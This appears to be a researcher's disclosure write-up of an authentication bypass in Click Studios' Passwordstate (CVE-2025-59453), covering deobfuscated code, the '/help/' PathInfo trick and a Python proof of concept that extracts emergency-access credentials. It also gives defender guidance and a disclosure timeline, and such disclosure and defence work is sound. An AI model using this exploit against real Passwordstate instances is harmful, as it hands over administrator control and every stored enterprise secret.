
TL;DR
Click Studios’ Passwordstate before Build 9972 is vulnerable to an authentication bypass vulnerability, which allows a threat actor to gain full control over the Passwordstate service.
Context
Passwordstate is an Enterprise Password Management solution that you deploy onto your own infrastructure. It sits in the middle ground between a SaaS solution (e.g., 1Password, Lastpass etc.) that lets users remotely access/share passwords, and a local file-based solution (e.g., Keepass) that lets you retain full control over where the data is stored.
As discussed in the previous post on Passwordstate, the software is a .NET based web product, and is protected by Agile.NET obfuscation software. I made some changes to the Agile.NET deobfuscator in de4dot and was able to recover partially deobfuscated assemblies. After verifying how the secret encryption process had changed, I figured now that I had partially deobfuscated source code, I may as well take a look through the code to see if there was anything interesting.
Partial Session
I mostly looked at authentication and authorisation code paths, to see if there was any unintentional ways of bypassing the authentication, or if there were any unauthenticated endpoints that offered interesting functionalities. The folks at Bastion Security found some authentication bypasses previously (2024), so I figured there might be similar sorts of bugs to look for.
There are quite a few different authentication code paths in Passwordstate, such as:
- Local login
- Active Directory login
- SAML
- API
- Emergency Access

When looking at the Emergency Access functionality, I noticed that it established a partial session as the Passwordstate\\EmergencyAccess user when visiting the /emergency/ login page. This happens whenever the page is requested via a GET request, and the user is not authenticated against IIS using Windows authentication (i.e., LOGON_USER is empty). The below excerpt shows partially deobfuscated code responsible for handling the /emergency/ endpoint.
					protected void uhM=(object BSM=, EventArgs BiM=)
{
    if (this.Page.IsPostBack)
    {
        ...snip...
    }
    this.Session["AuthenticateUsingOption"] = "Emergency";
    if (!this.Page.IsPostBack)
    {
        // set the `Authenticated` session property to an empty string
        this.Session["Authenticated"] = "";
        ...snip...
        if (Operators.CompareString(Strings.LCase( HttpContext.Current.Request.ServerVariables["LOGON_USER"]), "", false) == 0)
        {
            // set the `UserID` session property to `Passwordstate\\EmergencyAccess`
            this.Session["UserID"] = "Passwordstate\\EmergencyAccess";
            this.Session["FirstName"] = "Unknown";
            this.Session["Surname"] = "User";
        }
        ...snip...
        if (Operators.ConditionalCompareObjectEqual(this.Session["Emergency Access - Login Page Accessed"], true, false))
        {
            Ri8=.Zi8=("Emergency Access - Login Page Accessed", "", false);
        }
        nyk=.oCk=("Emergency Access Event", Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject( Operators.ConcatenateObject(Operators.ConcatenateObject(Operators.ConcatenateObject( Operators.ConcatenateObject(Operators.ConcatenateObject( HttpContext.Current.Session["FirstName"], " "), HttpContext.Current.Session["Surname"]), " ("), HttpContext.Current.Session["UserID"]), ") opened the Emergency Access login page from the IP Address of '"), Qiw=.1yw=()), "'.")), 0, 0);
    }
}
After the page is loaded, the user has a session where the Authenticated property is set to an empty string, and the UserID property is set to Passwordstate\\EmergencyAccess. When attempting to access authenticated pages with the half initialised session, an error similar to below would occur within an access control helper function.
Build No '9970' - Conversion from string "" to type 'Boolean' is not valid., StackTrace = at Microsoft.VisualBasic.CompilerServices.Conversions.ToBoolean(String Value) at Microsoft.VisualBasic.CompilerServices.Operators.CompareObject2(Object Left, Object Right, Boolean TextCompare) at Microsoft.VisualBasic.CompilerServices.Operators.ConditionalCompareObjectNotEqual(Object Left, Object Right, Boolean TextCompare) at CSk=.Qiw=.syc=(String TCw=) at uRM=.whU=.uhM=(Object wxU=, EventArgs xBU=) at System.Web.UI.Control.OnLoad(EventArgs e) at System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
Looking at the access control helper function, CSk=.Qiw=.syc=(String TCw=), we see the following code.
					public static void syc=(string TCw=)
{
    ...snip...
    string text = Strings.LCase(TCw=);
    ...snip...
    if (!((Operators.CompareString(text, "/default.aspx", false) == 0) | (Operators.CompareString(text, "/logins/loginad.aspx", false) == 0) | (Operators.CompareString(text, "/logins/scramble.aspx", false) == 0) | (Operators.CompareString(text, "/logins/google.aspx", false) == 0) | (Operators.CompareString(text, "/logins/scramblead.aspx", false) == 0) | (Operators.CompareString(text, "/logins/googlead.aspx", false) == 0) | (Operators.CompareString(text, "/logins/securid.aspx", false) == 0) | (Operators.CompareString(text, "/logins/secureidad.aspx", false) == 0) | (Operators.CompareString(text, "/error/404.aspx", false) == 0) | (Operators.CompareString(text, "/emergencyaccess/default.aspx", false) == 0) | (Operators.CompareString(text, "/admin/securitygroups/testad.aspx", false) == 0) | (Operators.CompareString(text, "/upgrades/default.aspx", false) == 0) | (Operators.CompareString(text, "/remotesessionlauncher/default.aspx", false) == 0) | (Operators.CompareString(text, "/logins/duo.aspx", false) == 0) | (Operators.CompareString(text, "/logins/duoad.aspx", false) == 0) | (Operators.CompareString(text, "/logins/loginadan.aspx", false) == 0) | (text.Contains("/help/") | (Operators.CompareString(text, "/logins/otp.aspx", false) == 0) | (Operators.CompareString(text, "/logins/otpad.aspx", false) == 0))) && Operators.ConditionalCompareObjectNotEqual(HttpContext.Current.Session[ "Authenticated"], true, false))
    {
        HttpContext.Current.Response.Redirect("/loggedout.aspx", true);
    }
}
The last check can be summarised as follows:
- Check to see whether the user is requesting an authenticated page. In this case, an ‘authenticated’ page is any page that isn’t one of the listed unauthenticated endpoints (e.g., login pages).
- Check to see if the user is currently authenticated.
- If the user is requesting an authenticated page and the user is not authenticated, redirect them to the
/loggedout.aspxendpoint.
Based on the stack trace, we probably error out in step two, when Operators.ConditionalCompareObjectNotEqual(HttpContext.Current.Session["Authenticated"], true, false) attempts to compare our Authenticated session property (empty string) to the Boolean value of true.
Authentication Bypass
To try and circumvent the error condition, we either need to find another primitive that lets us set the Authenticated session property to true, or we need to trick the application into thinking we’re requesting an unauthenticated endpoint. If we can do the latter, this would let us fail the first half of the if clause, and thus never hit the error condition due to the && operator.
Reviewing the checks, they are mostly comparisons between text and a hardcoded string representing an unauthenticated endpoint (e.g., (Operators.CompareString(text, "/default.aspx", false) == 0)). There is one exception to this pattern, which is the enticing (text.Contains("/help/")). Backtracking a bit, we note that text = Strings.LCase(this.Page.Request.Url.AbsolutePath). Unfortunately, we cannot do something as simple as /help/../<endpoint>, as IIS will resolve the file path before passing it to the .NET code, leaving us with just /<endpoint>. I tried messing around with encodings, but this leads to breaking the request routing. So we need a way of injecting /help/ into the URL path without breaking the routing. Enter PathInfo.
For the unfamiliar, PathInfo is a .NET web feature that lets you pass information in the URL path after the requested file. For example, when visiting the fictitious https://division5.io/folder%20with%20spaces/test.aspx/foobar URL, IIS would parse the path and see that /folder with spaces/test.aspx exists as a valid file in the web root. It would then serve this file, with the following request properties set.
| Request Property | Value |
|---|---|
Request.Path |
/folder with spaces/test.aspx/foobar |
Request.Url.AbsolutePath |
/folder%20with%20spaces/test.aspx/foobar |
Request.FilePath |
/folder with spaces/test.aspx |
Request.PathInfo |
/foobar |
Putting the pieces together, by appending /help/ to any URL, we can satisfy the (text.Contains("/help/")) condition, resulting in the first half of the if clause returning False and thus skipping the second half of the if clause where the error condition resides.
Proof of Concept
To summarise, the exploit consists of two steps:
- Visit the
/emergency/page to establish a partial session as thePasswordstate\\EmergencyAccessuser. - Visit any authenticated endpoint with the

/help/string appended to the URL path.
There are many authenticated endpoints one could visit with the Passwordstate\\EmergencyAccess user, but the simplest one to demonstrate impact is the /admin/emergencyaccess/print.aspx endpoint. This endpoint lets admins of the Passwordstate instance print the current emergency access credentials. Given the nature of the exploit, we can simply visit URLs in the web browser to exploit this.
If you wanted to automate it, the following Python proof of concept can be used to do the same thing.
					import re
import requests
import urllib3
urllib3.disable_warnings(category=urllib3.exceptions.InsecureRequestWarning)

URL = "https://target" # Passwordstate instance

# Exploit
s = requests.session()
s.get(URL + "/emergency/", verify=False) # step 1
r = s.get(URL + "/admin/emergencyaccess/print.aspx/help/", verify=False) # step 2

# Print results
print("Emergency Access password:", re.search(r'<span id="PasswordLabel">(.*?)</span>', r.text).group(1))
if "OTP 2FA" in r.text:
    svg = re.search(r'(<svg .*></svg>)', r.text).group(1)
    with open('mfa.svg', 'w') as f:
        f.write(svg)
        print('wrote 2FA QR code to ./mfa.svg')
print(f"Use these credentials to login at: {URL}/emergency/")
From this point, you can simply log into the emergency access page and use all of the administrator functions.
Impact
The impact of this vulnerability is pretty severe, since the Passwordstate\\EmergencyAccess user is effectively granted full admin rights over the application. Some example impacts include:
- Exporting all shared passwords
- Exporting encryption keys
- Adding new administrators / modifying authentication settings for persistence
- Changing backup settings and performing manual backups
- Execute arbitrary PowerShell on the underlying IIS server as the
NT AUTHORITY\Network Serviceaccount. - etc.
Given the nature of the product, compromise could also trivially lead to the compromise of any additional services whose secrets are kept inside. For reasons unknown to both myself and Click Studios, MITRE decided to assign the CVE a CVSS score of 3.1 Low. We’ve both requested that MITRE update the CVSS to a 10.0 Critical, but it’s been over three months since the first update request was made and it is still yet to be actioned.
Prior to publishing this research, I tried to identify and reach out to as many vulnerable instances of Passwordstate as I could. Over the course of two days, I found a bit over 100 publicly accessible Passwordstate instances, about 40% of which were outdated. My fingerprinting was based on the publicly accessible /upgrades/upgradelog.txt file, and not by trying to validate if the exploit worked. I didn’t attempt to request /emergency/ since that would generate an audit log event (and potentially an alert) and I didn’t want to cause any incidents. It’s likely that some of that 40% were not vulnerable (e.g., due to allowed IP ranges).
I also provided the list of outdated instances to Click Studios’, who were able to correlate most instances to an owner and send them a reminder to upgrade.
Notes for Defenders
If you’re using Passwordstate, you should upgrade to build 9972 as soon as possible if you haven’t already. Instructions for how to upgrade can be found here, and you can also refer to the Passwordstate security advisory and change log for official information on build 9972.
If you can’t update immediately, you should follow the official advice of Click Studios and restrict the allowed IP range(s) for the emergency access page. I’d recommend restricting it to designated administrator jump boxes, or loopback interfaces. Documentation on configuring this can be found here.
If you can’t do either of those and your service is Internet facing, you should consider taking it off of the Internet until you can patch.
If you want to look for IOCs, I’d suggest looking for the following:
- Look for requests to
/emergencyor any suspicious URI paths containing/help/in your web server logs. - Log into Passwordstate as a user with access to the Administration > Auditing functionality, and look for suspicious audit events with the
Emergency Access Eventactivity. The description field should note when and where the emergency access page was accessed from. Note that for both unpatched and patched instances, these events will appear with thePasswordstate\EmergencyAccessUserID whenever the/emergencypage is accessed.
Closing Notes
This is one of the more impactful bugs I’ve found to date. Unauthenticated RCE is always impactful, but coupled with disclosure of all enterprise secrets means things can get bad pretty quickly if targeted by threat actors.
I’d like to give thanks to Click Studios for their quick and professional response. The Click Studios team rapidly validated, remediated, and deployed a fix for this vulnerability; I disclosed the vulnerability to them in the morning, and by the afternoon they had reproduced my finding and sent over a new build for me to validate their fix. The next day, they released the new build to their customers and issued a security advisory. Having previously worked in the bug bounty triage space, I can state that this kind of interaction between a security researcher and a vendor is uncommon and was certainly a welcomed change, so kudos to Click Studios.
I hope to take a deeper look at the product at some point, since I spotted the bug within the first day of research into the codebase and then ceased further exploration so I could report on the vulnerability and begin the disclosure process.
Timeline
- 2025-08-27 – Vulnerability reported to Click Studios.
- 2025-08-27 – Build 9972 verified to resolve the vulnerability.
- 2025-08-28 – Build 9972 released to public, alongside security advisory.
- 2025-09-16 – CVE-2025-59453 is assigned and published.
- 2025-09-30 – Requested update to CVE-2025-59453 to fix CVSS.